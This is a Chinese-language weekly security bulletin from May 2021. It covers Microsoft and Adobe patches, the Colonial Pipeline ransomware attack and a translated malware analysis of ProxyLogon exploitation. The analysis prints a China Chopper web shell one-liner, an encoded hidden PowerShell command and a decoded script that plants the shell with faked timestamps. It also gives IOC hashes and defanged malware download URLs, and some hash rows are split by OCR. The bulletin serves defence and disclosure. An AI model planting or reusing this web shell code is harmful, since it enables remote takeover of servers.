VSRC 安全周报（2021-05-18）

0x00 本周漏洞综述

本周需要关注漏洞共 2 个：Microsoft 5 月多个安全漏洞；Adobe Reader 任意代码执行 0day 漏洞（CVE-2021-28550）。

本周安全态势共 2 个：Colonial Pipeline 遭遇攻击，暂时关闭运营管道；利用 Proxylogon 漏洞的三个恶意软件家族。

根据以上综述，本周安全威胁为中。

0x01 重要安全漏洞列表

1. Microsoft 5 月多个安全漏洞

2021 年 05 月 11 日，Microsoft 发布了 5 月份的安全更新，本次发布的安全更新共计修复了 55 个安全漏洞，其中有 4 个漏洞评级为严重，50 个漏洞评级为高危，1 个漏洞评级为中危，其中包括 3 个 0 day 漏洞。

本次发布的安全更新涉及.NET Core & Visual Studio、Internet Explorer、Microsoft Exchange Server、Microsoft Office、Excel、SharePoint、Windows OLE、Windows SMB 等多个产品和组件。Microsoft 已经修复了以下 3 个 0 day 漏洞，目前这些漏洞尚未被在野利用。

.NET & Visual Studio 权限提升漏洞（CVE-2021-31204）

此漏洞是.NET 和 Visual Studio 中的权限提升漏洞，其 CVSS 评分 7.3，目前此漏洞已经公开披露，但需用户交互才可利用。

Microsoft Exchange Server 安全功能绕过漏洞（CVE-2021-31207）

此漏洞是 2021 年 Pwn2Own 竞赛中发现的 Exchange Server 漏洞之一，其 CVSS 评分 6.6，目前已经公开披露。此漏洞无需用户交互即可利用，但利用复杂度和所需权限较高。

Common Utilities 远程代码执行漏洞（CVE-2021-31200）

此漏洞是开源软件中通用实用程序（Neural Network Intelligence 工具包）中的远程代码执行漏洞，其 CVSS 评分 7.2，目前已经公开披露。此漏洞无需用户交互即可利用，但所需权限较高。

本次安全更新修复的 4 个严重漏洞为：

HTTP 协议栈远程代码执行漏洞（CVE-2021-31166）

此漏洞是 HTTP.sys 中的 RCE 漏洞，其 CVSS 评分为 9.8,未经身份验证的攻击者可以利用 HTTP 协议栈（HTTP.sys）向目标服务器发送恶意构建的数据包来处理数据包。此漏洞无需用户交互即可利用，且攻击复杂度和所需权限较低。此外，此漏洞还可导致蠕虫病毒。

脚本引擎内存损坏漏洞（CVE-2021-26419）

此漏洞是 Internet Explorer 中的脚本引擎内存损坏漏洞，其 CVSS 评分为 7.5。此漏洞无需用户交互即可利用，但攻击复杂较高，目前尚未被利用。

Hyper-V 远程代码执行漏洞（CVE-2021-28476）

此漏洞是 Hyper-V 中的远程代码执行漏洞，其 CVSS 评分为 9.9，此漏洞无需用户交互即可利用，且攻击复杂度和所需权限较低，目前尚未被利用。

OLE Automation 远程代码执行漏洞（CVE-2021-31194）

此漏洞存在于 Windows OLE 中，其 CVSS 评分为 8.8， 此漏洞无需用户交互即可利用，且攻击复杂度和所需权限较低，目前尚未被利用。

此外，本次发布的安全更新还修复了 4 个 Microsoft Exchange Server 漏洞：

CVE-2021-31195：Microsoft Exchange Server 远程代码执行漏洞（高危）

CVE-2021-31209：Microsoft Exchange Server 欺骗漏洞（高危）

CVE-2021-31207：Microsoft Exchange Server 安全功能绕过漏洞（中危）

CVE-2021-31198：Microsoft Exchange Server 远程代码执行漏洞（高危）

安全建议

目前 Microsoft 已发布相关安全更新，建议尽快修复。

（一） Windows update 更新

自动更新：

Microsoft Update 默认启用，当系统检测到可用更新时，将会自动下载更新并在下一次启动时安装。

手动更新：

1、点击“开始菜单”或按 Windows 快捷键，点击进入“设置”

2、选择“更新和安全”，进入“Windows 更新”（Windows 8、Windows 8.1、Windows Server 2012 以及 Windows Server 2012 R2 可通过控制面板进入“Windows 更新”，具体步骤为“控制面板”->“系统和安全”->“Windows 更新”）

3、选择“检查更新”，等待系统将自动检查并下载可用更新。

4、重启计算机，安装更新系统重新启动后，可通过进入“Windows 更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新，可以点击该更新名称进入微软官方更新描述链接，点击最新的 SSU 名称并在新链接中点击“Microsoft 更新目录”，然后在新链接中选择适用于目标系统的补丁进行下载并安装。

（二） 手动安装更新

Microsoft 官方下载相应补丁进行更新。

下载链接：

https://msrc.microsoft.com/update-guide/vulnerability

参考链接：

https://msrc.microsoft.com/update-guide/vulnerability

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-28476

https://www.bleepingcomputer.com/news/microsoft/microsoft-may-2021-patch-tuesday-fixes-55-flaws-3-zero-days/

2. Adobe Reader 任意代码执行 0day 漏洞（CVE-2021-28550）

2021 年 05 月 11 日，Adobe 发布安全公告，修复了 Adobe Reader for Windows 中的一个任意代码执行漏洞（CVE-2021-28550），攻击者可以通过向受影响的用户发送恶意制作的 PDF 来利用此漏洞，最终可造成任意代码执行并控制终端。目前 Adobe 暂未发布此漏洞的技术细节，但该漏洞已在野利用。

此外，Adobe 还修复了 Acrobat 和 Reader 中的其它严重漏洞，成功利用这些漏洞的攻击者能够在目标系统中执行任意代码：

2 个由于 Use After Free 导致的任意代码执行的漏洞（CVE-2021-28562 和 CVE-2021-28553）；

可导致任意代码执行的 4 个越界写入漏洞（CVE-2021-21044、CVE-2021-21038、CVE-2021-21086 和 CVE-2021-28564）；

1 个可导致任意代码执行的越界读取漏洞（CVE-2021-28565）和 1 个可导致内存泄漏的越界读取漏洞（CVE-2021-28557）；

以及 1 个可导致任意代码执行的基于堆的缓冲区溢出漏洞（CVE-2021-28560）。

影响范围

Acrobat 2017 & Acrobat Reader 2017: <= 2017.011.30194（Windows & macOS）

Acrobat 2020 & Acrobat Reader 2020: <= 2020.001.30020（Windows & macOS）

Acrobat DC & Acrobat Reader DC: <= 2021.001.20149（macOS）

Acrobat DC & Acrobat Reader DC: <= 2021.001.20150（Windows）

安全建议

目前相关漏洞已经修复，建议尽快进行安全更新。

下载链接：

https://get.adobe.com/cn/reader/

参考链接：

https://helpx.adobe.com/security/products/acrobat/apsb21-29.html

https://threatpost.com/adobe-zero-day-bug-acrobat-reader/166044/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28850

0x02 本周安全态势

1. Colonial Pipeline 遭遇攻击,暂时关闭运营管道

事件概述

上周五（5 月 7 日），美国最大的燃料管道公司 Colonial Pipeline 在遭受网络攻击后暂时关闭了运营管道，这导致天然气、柴油和喷气式飞机燃料现货短缺，美国宣布多州进入紧急状态。

事件详情

Colonial Pipeline 公司主要在墨西哥湾沿岸的炼油厂与美国南部和东部市场之间运输精炼石油产品，该公司每天通过其 5500 英里的管道输送 250 万桶石油，占东海岸所有燃料消耗的 45%。此外，该管道还用于运输汽油、柴油、家用取暖油和喷气燃料，甚至为军队提供物资。

上周六（5 月 8 日），该公司在发布的一份声明中表示，5 月 7 日遭受的网络攻击在调查后确定为勒索软件攻击。作为响应，该公司主动将某些系统脱机来控制威胁，这导致管道

暂停运行。之后该公司聘请了一家领先的第三方网络安全公司进行调查，并联系了执法部门和其他联邦机构。

上周日（5 月 9 日），Colonial Pipeline 表示，其针对该安全事件的重点是安全高效地恢复系统服务并维持正常运行，以最大程度地减少对客户的影响，同时协同第三方网络安全专家、执法部门和其它联邦机构，包括正在领导联邦政府响应的能源部进行调查。该公司表示，维护管道的安全运营仍然是重中之重。

相关美国官员和行业人士表示，该攻击是 DarkSide 勒索团伙发起的。像其它勒索软件一样，当 DarkSide 获得公司网络的访问权限时，它们将感染其它设备，同时收集凭据并窃取未加密的文档。一旦获得 Windows 域凭据的访问权限，攻击者将在整个网络中部署勒索软件以对设备进行加密。此外，该勒索软件团伙还曾针对 CompuCom、Discount Car and Truck Rentals、Brookfield Residential 和巴西的 Companhia Paranaense de Energia（Copel）发起攻击。

受此攻击影响，美国汽油价格在 10 日刷新三年新高——每加仑 2.217 美元。在这之前，拜登（Biden）政府在四月份宣布了一项为期 100 天的计划，旨在保护美国的电力系统供应链免受网络攻击，这也是对美国电力供应受到网络攻击的先见之明。

关于此次攻击，仍存在许多未解之谜。比如该公司临时关闭管道运营究竟是避免蔓延还是系统已经沦陷，攻击者是如何进行攻击的，目前尚没有明确的答案。而此次的安全事件也凸显了勒索软件对组织的潜在威胁，无论组织规模或部门大小如何，尤其是近几年，全球勒索软件攻击次数呈持续上升趋势，严重影响了多个行业和组织。

处置建议

去年，美国网络安全与基础设施安全局曾发布警报，强调关键基础设施（包括管道）已经成为黑客团伙的主要攻击目标。因此，建议相关机构和组织加强对基础设施的防护，尤其是涉及民生的关键基础设施。

参考链接

https://www.colpipe.com/news/press-releases/media-statement-colonial-

pipeline-system-disruption

https://www.cnbc.com/2021/05/08/colonial-pipeline-shuts-pipeline-operations-after-cyberattack.html

https://www.bleepingcomputer.com/news/security/largest-us-pipeline-shuts-down-operations-after-ransomware-attack/

时间线

2021-05-07 Colonial Pipeline 遭受攻击

2021-05-08 Colonial Pipeline 发布安全公告并协调调查

2021-05-09 Colonial Pipeline 更新安全公告

2. 利用 Proxylogon 漏洞的三个恶意软件家族

概述

2020 年底，研究人员在微软 Exchange 服务器中发现了几个 0day 漏洞，这些漏洞于 2021 年 3 月公开披露，并被命名为 ProxyLogon 漏洞（CVE-2021-26855、CVE-2021-26857、CVE-2021-26858 和 CVE-2021-27065），攻击者可组合利用这些漏洞构造 RCE。

之后，多个黑客组织和网络犯罪分子利用 ProxyLogon 漏洞对未打补丁系统进行攻击。我们的遥测数据显示，从 3 月开始，有三个恶意软件家族利用 ProxyLogon 漏洞：首先发现的是挖矿病毒 LemonDuck（柠檬鸭），之后是勒索软件 BlackKingdom，然后是 Prometei 僵尸网络（图 1）。



图 1. BlackKingdom、Prometei 和 LemonDuck 恶意软件的攻击链

利用 ProxyLogon 漏洞，BlackKingdom、Prometei 和 LemonDuck 背后的攻击者可以执行 Chopper Web Shell（趋势科技检测为 Backdoor.JS.CHOPPER.SMYCBCD 和 Trojan.ASP.CVE202126855.SM），从而导致最终 Payload 被部署。

China Chopper Web Shell 于 2012 年首次被发现，直到现在，China Chopper Web Shell

仍然被攻击者在其攻击活动中广泛使用，以实现远程访问目标系统。它最近在许多勒索软件活动中被发现，如 Hello 勒索软件。

一旦攻击者获得系统的初始访问，就可以开始部署恶意活动，例如投放 ExchDefender.exe（在 BlackKingdom 和 Prometei 样本中发现的二进制文件），或者使用一个 WMI modifier 导致 LemonDuck 感染。

感染 BlackKingdom 和 Prometei

BlackKingdom（趋势科技检测为 Ransom.Win64.BLACKKINGDOM）和 Prometei（检测为 Backdoor.Win64.PROMETEI 、 TrojanSpy.Win32.PROMETEI 、 Coinminer.Win64.MALXMR 和 Coinminer.Win64.TOOLXMR)感染都利用了 ExchDefender.exe,它将自己复制到一个 Windows 文件夹，然后创建 MSExchangeDefenderPL，这是一个包含其主进程的服务，充当 MicrosoftExchange 的安全软件（图 2），该服务将使用命令行“Dcomsvc”执行 Windows 文件夹中的二进制文件（图 3）。

```
if ( v7 )
{
  printf("Installing MS Exchange Defender...");
  origFilePath = (const CHAR *)fileNameFunc(FileName);
  if ( *((_DWORD *)origFilePath + 5) >= 0x10u )
    origFilePath = *(const CHAR **)origFilePath;
  CopyFileA(origFilePath, "C:\\Windows\\exchdefender.exe", 0);
  if ( v11 >= 0x10 )
    j__free(FileName[0]);
  if ( createServiceFunc() )                    // Creates the service
    printf("OK\n");
  else
    printf("Error\n");
  printf("Starting...");
  if ( startServiceFunc() )                     // Starts the service
    printf("OK\n");
  else
    printf("Error\n");
  Sleep(0xBB8u);
  exit(0);
}
ServiceStartTable.lpServiceName = "MSExchangeDefenderPL";
ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)outermost_threadFunc;
```

图 2.安装 MSExchangeDefenderPL 的代码片段



图 3. Dcomsvc 命令的代码片段

然后，MSExchangeDefenderPL 将开始枚举这个文件夹中包含的文件：

```
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth
```

它会在该目录中搜索其它攻击中使用的 Web Shell 有关的文件，然后将其删除以确保它是系统中唯一剩下的恶意软件（图 4）。这些文件如下：

```
ExpiredPassword.aspx
frowny.aspx
logoff.aspx
logon.aspx
OutlookCN.aspx
RedirSuiteServiceProxy.aspx
signout.aspx
SvmFeedback.aspx
```

图 4. 将被 MSExchangeDefenderPL 删除的文件的代码片段

此时，BlackKingdom 和 Prometei 都利用 ProxyLogon 漏洞，使用一个修改 Offline Address Book（OAB）的生成器来部署 Chopper Web Shell。一旦 OAB 经过恶意修改并被启动，将通过 JavaScript 在系统上创建一个.ASPX Web Shell（图 5）。然后它将连接到虚拟路径以初始化恶意 Web Shell（图 6）。

图 5.创建 Web Shell 的 JavaScript 代码片段

图 6.执行.ASPX Web Shell 的代码片段

感染 LemonDuck

同样，LemonDuck（趋势科技检测为 Trojan.PS1.LEMONDUCK）利用 ProxyLogon 漏洞来锁定系统，但其感染利用 Windows Management Instrumentation（WMI）来修改 OAB。在一个 WMI 条目中，我们观察到一个执行 Base64 编码命令的 PowerShell 进程（图 7）。对该命令进行模糊处理后，发现它能够修改特定的.ASPX 文件的 ExernalUrl 参数（图 8）。

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -W hidden -ep bypass -enc
dABvAHkAewAkAHAAPQAlAEMAOgBcAFwAaQBuAGUAdABwAHUAYgBcAFwAdwB3AHcAcgBvAG8AdABcAFwAYQBzAHAAbgBlAHQAXwBjAGwAaQBlAG4AdABcAFwAZQByAHIAbwByAC4AYQBzAHAAeAAlADsAJABGAGkAbABlAFMAdAByAGUAYQBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABJAE8ALgBGAGkAbABlAFMAdAByAGUAYQBtACAAQAAoACQAcAAsACAAbwBJAE8ALgBGAGkAbABlAE0AbwBkAGUAXQA6ADoAQwByAGUAYQB0AGUAKQA7ACQARgBpAGwAZQBTAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoAFsAVAB1AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4ARwB1AHQAQgB5AHQAZQBzACgAJwBFAHgAdAB1AHIAbgBhAGwAVQByAGwAOgBoAHQAdABwADoALwAvAGYALwA8AHMAYwByAGkAcAB0ACAAbABhAG4AZwB1AGEAZwBlAD0AIgBKAFMAYwByAGkAcAB0ACIAIAByAHUAbgBhAHQAPQAlAHMAZQByAHYAZQByACIAPgBmAHUAbgB1AHQAaQBvAG4AIABQAGEAZwBlAF8ATABvAGEAZAAoACkAewAvACoAQB4AGMAaABhAG4AZwB1ACAAUwB1AHIAdgBpAGMAZQAqAC8AZQB2AGEAbAAoAFIAZQBxAHUAZQBzAHQAWwAiAHUAbgBzAGEAZgBlACIAXQAsACIAdQBuAHMAYQBmAGUAIgApADsAfQA8AC8AcwB1AHIAaQBwAHQAPgAnACkALAAgADAALAAgADEANAA3ACkAOwBpAGYAKAAkAEYAaQBsAGUAUwB0AHIAZQBhAG0AKQB7ACQARgBpAGwAZQBTAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAOwAkAEYAaQBsAGUAUwB0AHIAZQBhAG0ALgBEAGkAcwBwAG8AcwBlACgAKQA7ACQAZgA9ACgAbABzACAAJABwACkAOwAkAHQAPQAlADIAMAAxADUALQAwADkALQAxADMAIgA7ACQAZgAuAEMAcgB1AGEAdABpAG8AbgBUAGkAbQBlADoAJABmAC4AIABhAHMAdABBAGMAYwB1AHMAcwBUAGkAbQBlADoAJABmAC4AIABhAHMAdABXAHIAaQB0AGUAVABpAG0AZQA9ACQAdAA7ACQAZgAuAEEAdAB0AHIAaQBiAHUAdABlAHMAPQAlAFIAZQBhAGQAbwBuAGwAeQAsAEgAaQBkAGQAZQBuACwAcwB5AHMAdABlAG0ALABoAGkAZABkAGUAbgAlACwAIgBuAG8AdABjAG8AbgB0AGUAbgB0AGkAbgBkAGUAeAB1AGQAIgAsACIAYQByAGMAaABpAHYAZQAlAH0AfQBjAGEAdAB8AGEAdwB9AA==
```

图 7.混淆后的 PowerShell

```
try {
    $p = "C:\\inetpub\\wwwroot\\aspnet_client\\error.aspx";
    $FileStream = New - Object IO.FileStream @($p, [IO.FileMode]::Create);
    $FileStream.Write([Text.Encoding]::UTF8.GetBytes('ExternalUrl:http://f/<script language="JScript"
    runat="server">function Page_Load(){/*Exchange Service*/eval(Request["unsafe"],"unsafe");}</script>'), 0, 147);
    if ($FileStream)  {
        $FileStream.Flush();
        $FileStream.Dispose();
        $f = (ls $p);
        $t = "2015-09-13";
        $f.CreationTime = $t;
        $f.LastAccessTime = $t;
        $f.LastWriteTime = $t;
        $f.Attributes = "Readonly", "system", "hidden", "notcontentindexed", "archive"
    }

} catch {}
```

图 8. 修改后的.ASPX 文件的 ExernalUrl 参数

一旦加载了.ASPX 文件，便可以远程执行命令，这是 China Chopper 常用的技术。执行 Chopper 的命令如下：

```
    <script  language="JScript"  runat="server">function  Page_Load(){/*Exchange
Service*/eval(Request["unsafe"],"unsafe");}</script>
```

China Chopper 是一个 Web Shell，能够接收和执行后门命令。在这种情况下，它会投放 LemonDuck 恶意软件的 Payload。

总结

自从 Proxylogon 漏洞被发现并公开以来，已经被多个黑客组织和网络犯罪份子积极利用，包括挖矿病毒 LemonDuck、勒索软件 BlackKingdom 以及 Prometei 僵尸网络等。据认为，仅在美国就至少有 30,000 个组织受到了针对此漏洞的攻击，而在全球范围内针对此漏洞的攻击可能要多得多。攻击者通过 Proxylogon 漏洞在目标系统上部署 Web Shell，以便窃取数据、远程控制目标系统并执行其它恶意操作。因此，受影响的企业或组织应及时修复此漏洞，以避免针对此漏洞发起的恶意攻击。

IOCs

SHA256	文件名	趋势科技检测
a99f8ef649a65ecaf2c1298f03598b4fb3f1b17939cbe58b0117d566059731b4	ExchDefender.exe	Trojan.Win32.UNDEFENDEX.YEBDV
16ae11e3ff6cd8daaa20dc3de03b05d49655278518d95c89750731539e606b0e	ChackPassAS.aspx	Trojan.ASP.CHOPPER.YPBDV
806577311a873579a07445d0d7cdb7b2847dccdb306680563659d9fca7382708	YPEvQuXw.aspx	Trojan.ASP.CVE202126855.SM
d6ec34cdc7aa8c6199e3c017798b1c0fcb9c686a3e1d2c2d90683e1d63a6ae46	App_Web_kjvc3xzm.dll	Backdoor.MSIL.CHOPPER.YABCP
fcd3639277fa46bfcb7678d849bad50954caff4823b38b144a7e7b2ceb1e4b5d	sqhost.exe	Backdoor.Win64.PROMETEI.YEBDW

f0a5b257f16c4ccff520365ebc143f09ccf233e642bf540b5b90a2bbdb43d5b4	zsvc.exe	Backdoor.Win64.PROMETEI.YEBCS
e4bd40643f64ac5e8d4093bddee0e26fcc74d2c15ba98b505098d13da22015f5	rdpclip.exe	TrojanSpy.Win32.PROMETEI.YEBDV
d811b21ac8ab643c1a1a213e52c548e6cb0bea51ca426b75a1f5739faff16cbd	m6.exe	Coinminer.Win64.TOOLXMR.SMA
6be5847c5b80be8858e1ff0ece401851886428b1f22444212250133d49b5ee30	WindowsUpdate.exe	Trojan.Win32.COBALT.AX
81a6de094b78f7d2c21eb91cd0b04f2bed53c980d8999bf889b9a268e9ee364c	conhost.exe	Coinminer_CryptoNight.SM-WIN64
fb8f100e646dec8f19cb439d4020b5f5f43afdc2414279296e13469f13a018ca	miwalk.exe	HackTool.Win64.MIMIKATZ.ENS
b9dbdf11da3630f464b8daace88e11c374a642e5082850e9f10a1b09d69ff04f	jfkzhluonvbxicy.exe	Ransom.Win64.BLACKKINGDOM.SMYXBCX
c3c786616d69c1268b6bb328e665ce1a5ecb79f6d2	mail.jsp	Trojan.PS1.LEMONDUCK.YPBD2

add819b14986f6d94031a1		
4ea66b41ac0e72976b4 2af9f0f7961f73c8eff3a1d 9a3fd7e0dc7032bf4a488e	a.jsp	Trojan.PS1.LEMON DUCK.YXBCU
2eb24fb51aad7e6d556 eac8276f71321a32c866225 a2883e7cd4a5f22f25669b	if_mail.bin	Trojan.PS1.LEMON DUCK.YXBCU
b660aa7aca644ba880f dee75f0f98b2db3b9b55978 cc47a26b3f42e7d0869fff	m6.bin	Trojan.PS1.LEMON DUCK.YXAH-A
bc3835feff6f2b3b6a8 da238b87b42dad05230d2fc 40aefa1749477d6e232b78	m6g.bin	Trojan.PS1.LEMON DUCK.YXBCT
42012af7555dd2f3413 161474bed658cf25b730a53 54255e53cfa6cc2e0f646e	kr.bin	Trojan.PS1.LEMON DUCK.YXAJH
317799c3e17b493625c 600bac3e42d5f1f4c175915 468400779679f0cf538bbc	if.bin	Worm.PS1.LEMONDU CK.YXBC-A

hxxp://p1[.]feefreepool[.]net/cgi-bin/prometei[.]cgi?r=8&i=LAP057RQRL1WU541

hxxp://173[.]249[.]19[.]202:1337/xmr64[.]exe

hxxp://t[.]netcatkit[.]com/mail[.]jsp?mail

原文链接：

https://www.trendmicro.com/en_us/research/21/e/proxylogon-a-coinminer--a-ransomware--and-a-botnet-join-the-part.html